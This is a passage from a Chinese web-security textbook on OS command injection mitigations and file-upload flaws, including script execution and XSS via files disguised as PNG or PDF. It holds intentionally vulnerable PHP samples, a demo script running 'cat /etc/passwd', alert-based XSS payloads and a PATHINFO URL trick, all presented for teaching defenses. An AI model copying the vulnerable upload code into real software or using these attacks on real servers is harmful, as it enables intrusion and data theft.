如果使用以上 3 个方法都无法消除 OS 命令注入漏洞，就只能经过 Shell 来调用 OS 命令，这时就需要对传给 OS 命令的参数进行转义。然而 Shell 的转义规则颇为复杂，所以不应该自己去手动实现，而是要使用专门用来安全转义的程序库函数。PHP 中相应的函数为 `escapeshellarg`。

使用 escapeshellarg 对 4b-002.php 进行操作后，调用 system 函数的部分就被修改如下。

▶ 代码清单 /4b/4b-002d.php



```
system('/usr/sbin/sendmail <template.txt ' . escapeshellarg($mail));
```

PHP 中还有与 escapeshellarg 类似的 escapeshellcmd 函数，但是由于使用方法不当时可能会产生安全隐患，因此不推荐使用。详情请参考笔者的博客 [2]。

另外，由于 Shell 转义规则的复杂性以及其他一些环境相关的原因，有时即使使用了 escapeshellarg 也可能无法完全杜绝安全隐患。因此，建议大家配合使用下面介绍的校验参数等辅助性对策。

◆ OS 命令注入攻击的辅助性对策

上面介绍了防范 OS 命令注入漏洞的根本性对策，但由于对策的执行过程中稍有疏漏就会造成极大影响，因此，为了减少攻击造成的损害，建议配合实施以下辅助性对策。

- ➤校验参数
- ➤将运行应用的权限设为所需的最低权限
- ➤给 Web 服务器上的 OS 或中间件更新安全补丁

下面就让我们来依次看一下以上各项。

◇校验参数

4.2 节中讲过，外界的输入值应当以应用的需求为基准进行校验，而输入值校验有时也具有防范 OS 命令注入的效果。特别是在经过 Shell 调用 OS 命令的情况下，最好对参数字符串的字符种类加以限制。

例如，将文件名传给 OS 命令的参数时，如果应用需求中将文件名限定为仅包含字母或数字，那么即使应用中忘了进行转义处理，OS 命令注入攻击也无法得逞。

◇将运行应用的权限设为所需的最低权限

遭到 OS 命令注入攻击后，由于命令执行权限即为 Web 应用所持有的权限，因此将 Web 应用的权限设为所需的最低权限，就能够将攻击造成的损害程度控制到最低。

将用户权限设为所需的最低权限，对防范目录遍历漏洞也同样有效。

◇给 Web 服务器上的 OS 或中间件更新安全补丁

服务器在内部受到针对操作系统漏洞的攻击（Local Exploit）时，OS 命令注入攻击造成的危害程度最大。通常情况下，攻击造成的损害受限于操作 Web 服务器的用户权限，而内部攻击的情况下，一旦攻击者获取到了 root 权限，就能够对服务器为所欲为。

因此，即使是不会受到外部攻击的安全隐患，也最好能够为系统更新安全补丁等。详情请参考 7.1 节。

参考：内部调用 Shell 的函数

作为参考，下面对各个编程语言中内部调用 Shell 的函数进行了归纳。在开发过程中，建议不要使用下面列出的这些函数，而如果不得不使用的话，则应该选择不经过 Shell 的调用方式。

PHP

`system()`	`exec()`	`passthru()`	`proc_open()`	`popen()`
`shell_exec()`	`` `...` ``			

Perl

`exec()`	`system()`	`` `...` ``	`qx/.../`	`open()`

Ruby

`exec()`	`system()`	`` `...` ``

注：Ruby 中也能够像 Perl 一样使用管道符号启动 Shell。例如使用 File.open() 来代替 open()，就不用担心调用 Shell 的问题了。

参考文献

[1] 佐名木智貴 .（2008）.《セキュア Web プログラミング Tips 集》(《Web 编程安全性技巧》) . ソフト · リサーチ · センター .
[2] 德丸浩 .（2011 年 1 月 1 日）. PHP の escapeshellcmd の危険性（PHP 的 escapeshellcmd 的危险性）. 参考日期：2011 年 1 月 1 日，参考网址：德丸浩の日記 : http://www.tokumaru.org/d/20110101.html#p01

4.12 文件上传相关的问题

有些 Web 应用能让用户上传并公开图像文件或 PDF 文档。而本节就将讲述用户上传或下载文件时容易产生的安全隐患。

4.12.1 文件上传问题的概要

针对文件上传功能的攻击类型有如下几种。


- 针对上传功能的 DoS 攻击
- 使上传的文件在服务器上作为脚本执行
- 诱使用户下载恶意文件
- 越权下载文件

下面我们就来依次看一下上述的各种攻击类型。

◆针对上传功能的 DoS 攻击

使用 Web 应用的上传功能连续发送体积巨大的文件时，就可能会形成使网站负荷过载的 DoS 攻击（Denial of Service Attack，拒绝服务攻击）。

图 4-102 针对上传功能的 DoS 攻击



DoS 攻击会造成应用的响应速度下降，严重时还会造成服务器宕机等。

防范 DoS 攻击的一种有效策略为限制上传文件的容量。PHP 能够在 php.ini 中设置上传功能的容量限制。表 4-19 中列出了与文件上传相关的配置项。建议在满足应用需求的前提下尽量将值设置得小一些。如果应用不提供文件上传功能，那么只需将 file_uploads 设为 Off 即可。

详情请参考 PHP 的官方文档（http://php.net/manual/zh/ini.core.php）。

表 4-19　php.ini 中与文件上传相关的配置项

设置项目名	解说	默认值
file_uploads	是否允许使用文件上传功能	On
upload_max_filesize	单个文件的最大容量	2MB
max_file_uploads	单次请求最大文件上传个数	20
post_max_size	POST 请求正文的最大限制	8MB
memory_limit	脚本所能申请到的最大内存值	128MB

另外，设置 Apache 的 httpd.conf 也能限制请求正文的最大字节数。而且此设置也适用于 PHP 以外的情况。通过在前期的检验中将不合法的请求拒之门外，能够有效提高防御 DoS 的能力。以下设置为将请求正文限制在 100K 以内[①]。

```
LimitRequestBody 102400
```

关于 PHP 和 Apache 以外的工具中限制上传文件容量的设置方法，请参考相关的文档。

专栏：内存使用量与 CPU 使用时间等其他需要关注的资源 COLUMN

前面提到的内容都只是校验了上传文件的容量，而为了能够更好地防御 DoS 攻击，还应该对其他参数也进行校验。例如，在服务器上处理图像文件时，比起压缩后图像文件的大小，解压后图像所占用的内存容量更容易出问题。

因此，为了能够正确估算解压后的内存使用量，我们就不能仅仅着眼于所接收的文件大小，还需要确定图像的尺寸及色数的上限值，并尽量在早期进行校验处理。


同样，在执行使 CPU 负担过重的处理时，也需要事先对 CPU 资源（CPU 的使用时间和执行时间）进行估算，并限制相关的参数。

◆使上传的文件在服务器上作为脚本执行

如果用户上传的文件被保存在 Web 服务器的公开目录中，外界上传的脚本文件就有可能在 Web 服务器上被执行。

① http://httpd.apache.org/docs/2.2/en/mod/core.html#limitrequestbody

▶ 图 4-103　在服务器上执行上传的脚本




如果执行了外界传入的脚本，就会造成与 4.11 节讲述的 OS 命令注入攻击同样的影响。具体表现为，信息被泄漏、文件被篡改、其他服务器遭到攻击等。详情请参考 4.12.2 节。

◆诱使用户下载恶意文件

针对文件上传功能的第 3 种攻击方式为上传恶意文件并诱使用户下载，一旦用户浏览了该恶意文件，其 PC 就会执行 JavaScript 脚本或者感染病毒等。

▶ 图 4-104　诱使用户下载恶意文件



然而，这时可能会有读者产生这样的疑问，用户只是下载了文件，怎么会造成 JavaScript 脚本被执行呢？这是因为攻击者能通过一些手段使浏览器将其上传的文件误认为是 HTML。详情将在 4.12.3 节中进行说明。

此外，下载文件会导致 PC 感染病毒则是因为攻击者恶意利用了用来打开文件的软件中存在的漏洞。

下载文件造成病毒感染，虽然直接原因在于上传恶意文件的用户，但有时网站的运营方也负

有一定责任。因此，在决定网站的服务内容时，应当根据网站的性质决定是否对恶意软件采取措施。详情请参考 7.4 节。

◆越权下载文件

即使上传后的文件只允许特定的用户下载，有时也会出现没有下载权限的用户也能够下载文件的问题。此类问题的原因多数为没有对文件设置访问权限，从而导致用户通过推测 URL 而成功下载到了没有下载权限的文件。

此问题将在 5.3 节中详述。

4.12.2 通过上传文件使服务器执行脚本

概要

有些文件上传处理会将用户上传的文件保存至 Web 服务器的公开目录中。这时，如果应用中允许上传文件的扩展名为 php、asp、aspx、jsp 等脚本文件的扩展名，用户就能在服务器上将上传的文件作为脚本执行。

如果外界传入的脚本在服务器上被执行，就会造成与 OS 命令注入同样的影响，具体如下。

- 浏览、篡改或删除 Web 服务器内的文件
- 对外发送邮件
- 攻击其他服务器（称为垫脚石）

为了防范通过上传文件而在服务器上执行脚本，可以综合实施以下两种方法，或者实施其中的任意一种。

- 不将用户上传的文件保存在公开目录中，浏览文件需通过脚本
- 将文件的扩展名限定为不可执行的脚本文件

通过上传文件使服务器执行脚本的安全隐患总览

产生地点
提供文件上传功能的页面

影响范围
所有页面

影响类型
信息泄漏、篡改或删除数据、向外部发动 DoS 攻击、使系统停止等

影响程度
大


用户参与程度
不需要


对策概要
实施以下两项或任选其一
– 不将用户上传的文件保存在公开目录中，浏览文件需通过脚本
– 将文件的扩展名限定为不可执行的脚本文件

攻击手段与影响

接下来我们就来看一下通过上传文件而使服务器端执行脚本的攻击模式及其影响。

◆示例脚本解说

以下为使用用户上传图像文件并将该图像在页面上显示出来的 PHP 脚本。首先来看文件上传页面。可以看出，上传文件的 form 元素的 enctype 属性被指定为了 "multipart/form-data"。

▶ 代码清单　/4c/4c-001.php



```
<body>
<form action="4c-002.php" method="POST"
  enctype="multipart/form-data">
文件：<input type="file" name="imgfile" size="20"><br>
<input type="submit" value=" 上传 ">
</form>
</body>
```

而以下脚本的作用就是接收文件后将其保存在 /4c/img/ 目录中，并在页面上显示出来。

▶ 代码清单　/4c/4c-002.php




```
<?php
$tmpfile = $_FILES["imgfile"]["tmp_name"]; // 临时文件名
$tofile = $_FILES["imgfile"]["name"];  // 原文件名

if (! is_uploaded_file($tmpfile)) {  // 判断文件是否已经上传
  die(' 文件没有上传 ');
// 将图像文件移动至 img 目录
} else if (! move_uploaded_file($tmpfile, 'img/' . $tofile)) {
  die(' 无法上传文件 ');
}
$imgurl = 'img/' . urlencode($tofile);
?>
<body>
<a href="<?php echo htmlspecialchars($imgurl); ?>"><?php
 echo htmlspecialchars($tofile, ENT_NOQUOTES, 'UTF-8'); ?></a>
已上传 <br>
```

```
<img src="<?php echo htmlspecialchars($imgurl); ?>">
</body>
```

正常情况下的执行过程如下所示。

图 4-105　示例脚本的执行范例（正常情况）



专栏：警惕文件名中的 XSS COLUMN

4c-002.php 中生成图像文件的 URL 时，会通过 urlencode 函数对文件名进行百分号编码，并在显示处理中执行 HTML 转义。这些都是必要的处理。Unix 允许在文件名中使用 <、>、" 等字符，因此需要根据所在位置进行相应的转义处理。当然这些都不是新鲜的内容，只是照理实施 XSS 的防范策略而已。

◆ PHP 脚本的上传与执行


下面就让我们来看一下攻击的例子。这里假设用户上传的不是图像文件，而是以下 PHP 脚本文件。

代码清单　4c-900.php

```
<pre>
<?php
  system('/bin/cat /etc/passwd');
?>
</pre>
```


这段 PHP 脚本的作用在于通过 `system` 函数调用系统命令 cat 来显示 etc/passwd 文件的内容。上传该 PHP 脚本文件后，浏览器的页面显示如下图所示。由于 4c-900.php 并非标准的图像文件，因此页面上显示为红叉。

图 4-106 上传了 PHP 脚本



接下来点击 4c-900.php 链接，就能使浏览器显示刚才上传的 PHP 脚本文件。如图 4-107 所示，点击后页面上显示了 etc/passwd 文件的内容。由此可以得知上传的 PHP 脚本在服务器上被成功执行了。

图 4-107 上传的 PHP 脚本在服务器上被执行



上传的脚本文件在服务器上被执行造成的影响与 OS 命令注入相同。由于 `system` 和 `passthru` 等函数都能用来调用 OS 命令，因此攻击者就能够执行当前操作系统账号权限范围内的所有操作。

安全隐患的产生原因

上传的文件能被作为脚本执行这一安全隐患的产生需满足如下两项条件。

- 上传的文件被保存至公开目录
- 上传后的文件扩展名能被指定为 .php 或 .asp 等表示脚本的扩展名

如果应用中的上传功能满足了上述两项条件，就会滋生安全隐患。因此，防范策略为至少消除上述两项条件中的任意一项。

对策

正如前项所介绍的那样，用户上传的文件能被作为脚本执行的条件为以下两项：文件被保存在公开目录中以及用户能指定文件扩展名为可执行的脚本文件。因此，消除上述任意一项条件就能防范安全隐患。而考虑到如果仅限制文件的扩展名很有可能会产生疏漏，因此，这里我们将主要介绍另一种对策方法，即不将文件保存在公开目录中。

为了避免将上传的文件保存在公开目录中，下载文件时就需要经过脚本。本书把此类脚本称为“下载脚本”。

使用下载脚本将 4c-002.php 加以改良，结果如下所示。

代码清单 /4c/4c-002a.php



```
<?php
function get_upload_file_name($tofile) { /* 省略 */ }

$tmpfile = $_FILES["imgfile"]["tmp_name"];
$orgfile = $_FILES["imgfile"]["name"];
if (! is_uploaded_file($tmpfile)) {
  die('文件没有上传');
}
$tofile = get_upload_file_name($orgfile);
if (! move_uploaded_file($tmpfile, $tofile)) {
  die('无法上传文件');
}
$imgurl = '4c-003.php?file=' . basename($tofile);
?>
<body>
<a href="<?php echo htmlspecialchars($imgurl); ?>"><?php
 echo htmlspecialchars($orgfile, ENT_NOQUOTES, 'UTF-8'); ?></a>
已上传 <br>
<img src="<?php echo htmlspecialchars($imgurl); ?>">
</body>
```

可以看出，上述脚本对原先脚本做了 2 处修改。首先，将文件的保存场所从公开目录（/4c/img）改为了由 `get_upload_file_name` 函数返回的文件名。另外，取得图像的 URL 时使其经过了下载脚本。`get_upload_file_name` 函数的源码如下所示。

代码清单 /4c/4c-002a.php（get_upload_file_name 的定义）



```
define('UPLOADPATH', '/var/upload');

function get_upload_file_name($tofile) {
  // 校验扩展名
  $info = pathinfo($tofile);
  $ext = strtolower($info['extension']);  // 扩展名（统一为小写字母）
  if ($ext != 'gif' && $ext != 'jpg' && $ext != 'png') {
    die('只能上传扩展名为 gif、jpg 或 png 的图像文件');
  }
  // 下面的处理为生成唯一的文件名
  $count = 0; // 尝试生成文件名的次数
  do {
    // 生成文件名
    $file = sprintf('%s/%08x.%s', UPLOADPATH, mt_rand(), $ext);
    // 生成文件，如果文件已存在则报错
    $fp = @fopen($file, 'x');
  } while ($fp === FALSE && ++$count < 10);
  if ($fp === FALSE) {
    die('无法生成文件');
```

```
  }
  fclose($fp);
  return $file;
}
```

get_upload_file_name 函数中首先确保文件的扩展名为 gif、jpg 或 png。

接着，利用随机数生成包含了原来扩展名的唯一的文件名，并检验文件名是否有重复[①]。文件名被生成后，再使用指定了 'x' 选项的 fopen 来打开文件，这样当文件已经存在时就会进入错误处理。出错后会不断循环执行 fopen 直到不出错为止，但考虑到还存在文件名冲突以外的异常而导致出错的情况，因此，如果生成文件名处理超过 10 次的话就中止此处理。

随后将文件关闭，但不删除生成的文件，而是通过 move_uploaded_file 函数覆盖原文件。如果将文件删除，就无法保证文件名的唯一性。

下面为下载脚本 4c-003.php 的源码。

代码清单　/4c/4c-003.php



```
<?php
// 注意：该下载脚本中包含跨站脚本漏洞
//
define('UPLOADPATH', '/var/upload');
$mimes = array('gif' => 'image/gif', 'jpg' => 'image/jpeg',
'png' => 'image/png',);

$file = $_GET['file'];
$info = pathinfo($file);        // 取得文件信息
$ext = strtolower($info['extension']);      // 扩展名（统一为小写字母）
$content_type = $mimes[$ext]; // 取得 Content-Type
if (! $content_type) {
  die('只能上传扩展名为 gif、jpg 或 png 的图像文件 ');
}
header('Content-Type: ' . $content_type);
readfile(UPLOADPATH . '/' . basename($file));
?>
```

上述脚本是从查询字符串 file 中取得文件名的。首先获取扩展名，如果不是 gif、jpg 或 png 就报错。接着输出与各扩展名相对应的 Content-Type，然后再使用 readfile 函数读取文件内容并将其输出。这里将从查询字符串中取得的文件名经过 basename 函数进行处理是为了防范目录遍历漏洞（参考 4.10 节）。

实施以上防范策略之后，用户上传的文件在服务器端被作为脚本执行这一安全隐患就能够得以消除。但是，如果用户使用的是 Internet Explorer（IE）浏览器，上述脚本就有遭到跨站脚本攻击的风险。此问题将在下一节讲述。

① 此处将 PHP 的官方文档中的示例脚本 http://www.php.net/manual/zh/function.tempnam.php#98232 进行了改良。

专栏：校验扩展名时的注意点 COLUMN

为了防范通过上传文件而使服务器执行脚本，本书介绍了使用下载脚本的方法。而如果只是为了防范文件被当作脚本执行，也能够采取校验文件扩展名的方法，只是实施周密的校验并不容易。

举例来说，使用名为 SSI（Server Side Include）的功能就能将 HTML 中引入（Include）的文件当作命令（Command）执行。虽然使用 SSI 的 HTML 文件的标准扩展名为 shtml，但是有时通过设置也能使扩展名为 html 的文件允许 SSI 功能。换言之，有些情况下也需要把扩展名为 html 的文件视为脚本文件。

由此可见，应该将哪些扩展名归类为可执行的脚本文件是不确定的。因此，校验扩展名时推荐只允许所需的最低限度。另外，如果没有特殊理由，还是推荐使用下载脚本的方法来加以应对。

4.12.3 文件下载引起的跨站脚本

概要

当用户下载已上传的文件时，浏览器有时会不能正确识别文件的类型。比如，尽管应用中认定某文件为 PNG 格式，但如果该图像文件的数据中包含 HTML 标签，在某些条件下浏览器就会将其误认为 HTML 文件，从而便会执行图像文件中的 JavaScript。这就是文件下载引起的跨站脚本（XSS）。

攻击者会通过上传嵌入 HTML 或 JavaScript 的图像文件或 PDF 文件来对此漏洞发起攻击。虽然用常规的方法阅览时，这些恶意文件并不会被识别为 HTML，但是攻击者会使用一些伎俩促使上传的文件被识别为 HTML。而一旦用户的浏览器将文件识别为 HTML，XSS 攻击就成功了。

文件下载引起的 XSS 攻击所造成的影响，与 4.3.1 节讲述的影响一样。

为此，可通过采取如下对策来防范文件下载引起的 XSS 漏洞。

- 正确设置文件的 Content-Type
- 确保图像文件的扩展名与内容（图像文件头）相符
- 判定为用于下载的文件时，在响应头中指定 Content-Disposition:attachment

文件下载引起的 XSS 漏洞总览

产生地点
文件上传功能、下载功能

影响范围
应用全体。特别是有会话管理或认证处理的页面受影响最大

影响类型
伪装

影响程度
中～大

用户参与程度
需要→点击链接等

对策概要
- 正确设置文件的 Content-Type
- 确保图像文件的扩展名与内容（图像文件头）相符
- 判定为用于下载的文件时，在响应头中指定 Content-Disposition:attachment

攻击手段与影响

接下来就让我们首先看一下两种利用文件下载的 XSS 攻击的手段。这里介绍的攻击方法能在 Internet Explorer（IE）中重现，而使用 IE 以外的浏览器则不一定能够重现，但由于 IE 的市场份额很高，而且使用此处介绍的方法开发的应用也同样适用于其他浏览器，因此这里我们以 IE 浏览器为例来进行讲述。

◆图像文件引起的 XSS

在某些情况下，将包含 HTML 或 JavaScript 代码的文件伪装成图像文件上传，就可能会形成跨站脚本（XSS）攻击。而且通过下面展示的例子也可以看到，即使已经实施了相应的对策来防止用户上传的脚本在服务器端被执行，在下载文件的时候还是有可能会遭受跨站脚本攻击。

虽然 IE8 及以后的版本中已经对利用图像的 XSS 攻击进行了防范，但考虑到 IE7 及之前的版本还有一定数量的用户，因此在应用中采取防范措施还是很有必要的。

在试验环境中打开 http://example.jp/4c/4c-001a.php，或者在 http://example.jp/4c/ 的菜单中点击“2. 4c-001a: 文件上传（经过下载脚本）”链接，该上传页面已经实施过针对执行脚本的防范对策。

由于页面上会要求输入文件名，因此这里我们新建以下文本文件并将文件命名为 4c-901.png 后保存，然后再在页面上指定此文件名。


代码清单　4c-901.png



```
<script>alert('XSS');</script>
```

完成上传后，页面显示如下。由于 4c-901.png 并非标准的图像文件，因此页面上显示了一个红叉的记号。


图 4-108　上传了伪装成图像的文件



这时，点击 4c-901.png 链接，先前的伪装图像就会直接显示出来。如下图所示，IE7 执行了 JavaScript 代码，而 IE8 则只显示了文本信息。

图 4-109　在 IE7 及之前的版本中 XSS 攻击成功

IE7 中的显示




IE8 中的显示



在实际发动攻击时，攻击者上传包含恶意 JavaScript 代码的图像文件以后，还会将显示此图像的 URL 添加到恶意网站中。然而，由于使用 img 元素显示图像时 JavaScript 不会被执行，因此攻击者通常利用 iframe 等元素来让它以 HTML 的形式显示。

而 JavaScript 被执行后，网站的 HTTP 消息就如下图的 Fiddler 界面所示。

▶ 图 4-110　被执行 JavaScript 的网站的 HTTP 消息



可以看出 HTTP 响应中的 Content-Type 消息头准确无误地指定为了 image/png。然而 IE7 却对此视而不见，仍然将该响应判断为 HTML 类型，从而也就导致了 JavaScript 被执行。

利用图像文件的 XSS 所造成的影响与 4.3 节介绍的普通的 XSS 相同，即 Cookie 被窃取而造成伪装攻击、Web 功能被恶意使用、页面被篡改进而导致钓鱼攻击等。

◆ PDF 下载引起的 XSS

除了图像服务网站之外，下面我们再来看一个提供 PDF 等应用文件下载服务的网站案例。这里的示例网站也就相当于存储服务网站的简略版。

◇示例脚本解说

首先我们来看一下示例脚本。该试验中的文件上传页面（4c-011.php）基本上直接沿用了 4c-001.php，只是将 action 的目标改为了 4c-012.php。

同样，在接收上传文件的页面（4c-012.php）和下载脚本（4c-013.php）中，将接收文件的类型更改为了 PDF。

▶ 代码清单　/4c/4c-012.php（开头和末尾）

```
<?php
define('UPLOADPATH', '/var/upload');

function get_upload_file_name($tofile) {
  // 校验扩展名
  $info = pathinfo($tofile);
  $ext = strtolower($info['extension']);  // 扩展名（统一为小写字母）
  if ($ext != 'pdf') {
    die('只能上传扩展名为 pdf 的文件');
```

```
  }
// ... 中略
$imgurl = '4c-013.php?file=' . basename($tofile);
?>
<body>
<a href="<?php echo htmlspecialchars($imgurl); ?>"><?php
 echo htmlspecialchars($orgfile, ENT_NOQUOTES, 'UTF-8'); ?>
已上传 </a><br>
</body>
```

下面是下载脚本的源码。阴影部分为与 4c-003.php 的不同之处。

代码清单　/4c/4c-013.php




```
<?php
define('UPLOADPATH', '/var/upload');
$mimes = array('pdf' => 'application/x-pdf');

$file = $_GET['file'];
$info = pathinfo($file);        // 取得文件信息
$ext = strtolower($info['extension']);      // 扩展名（统一为小写字母）
$content_type = $mimes[$ext]; // 取得 Content-Type
if (! $content_type) {
  die('只能上传扩展名为 pdf 的文件 ');
}
header('Content-Type: ' . $content_type);
readfile(UPLOADPATH . '/' . basename($file));
?>
```

首先看到的是正常情况下的页面跳转。在页面 4c-011.php 上指定恰当的 PDF 文件后点击上传按钮，页面显示如下。

图 4-111　上传 PDF 文件后的页面



这时点击下载链接就能下载 PDF 文件，页面显示如下图所示。

图 4-112 点击链接后下载 PDF



◇将 HTML 文件伪装成 PDF 而引起的 XSS

下面我们就不再使用正常的 PDF 文件，而是将仅包含 script 元素的 HTML 文件命名为 4c-902.pdf 后保存，然后再通过刚才的脚本（4c-011.php）将其上传。

代码清单 4c-902.pdf




```
<script>alert('XSS');</script>
```

上传此伪装 PDF 文件后，页面显示如下图所示。这时点击“4c-902.pdf 上传完毕”链接就会出现下载文件的对话框。

而以下就是攻击者生成恶意链接的手段。右击下载使用的链接，选择菜单中的“复制快捷方式”。

图 4-113 选择菜单中的“复制快捷方式”



接下来，将快捷方式（URL）粘贴在浏览器的地址栏上。这时理论上应该会出现类似于下面的 URL，但由于 file= 后面的文件名是随机生成的，因此在读者的环境中应该会显示为其他字符串。

```
http://example.jp/4c/4c-013.php?file=1af12536.pdf
```

此时，将字符串 /a.html 插入到 URL 中，如下面的阴影部分所示。插入的字符串被称为 PATHINFO，这是以貌似文件名的形式将参数添加到 URL 中的方法。由于文件 a.html 实际上并不存在，因此该字符串会被作为参数传递给 4c-013.php 脚本。

```
http://example.jp/4c/4c-013.php/a.html?file=1af12536.pdf
```

如果这时按下回车键，如下图所示，JavaScript 就会被执行。与伪装图像的情况不同，IE7 和 IE8 中都执行了 JavaScript 代码。

▶ 图 4-114 XSS 攻击成功



由此可见，将 HTML（JavaScript）文件伪装成 PDF 并上传后，只要在调用该文件的 URL 中添加 PATHINFO，就能使得攻击对象网站执行 JavaScript。

◇漏洞的根本原因是 Content-Type 不正确

伪装 PDF 之所以会引起 XSS 漏洞，其根本原因在于 Content-Type 有误。PDF 正确的 Content-Type 为 application/pdf，而如果 Content-Type 被错误地设置为了 application/x-pdf，就会直接导致漏洞的产生。

安全隐患的产生原因

文件下载之所以会引起 XSS 是因为受到了 Internet Explorer 特性的影响。Internet Explorer 中判断文件类型时，除了基于 HTTP 响应的 Content-Type 消息头以外，还会参考 URL 中的扩展名和文件的内部数据。虽然具体的判断方法并没有对外公开，但目前能够得知的内部行为如下。

◆内容为图像时

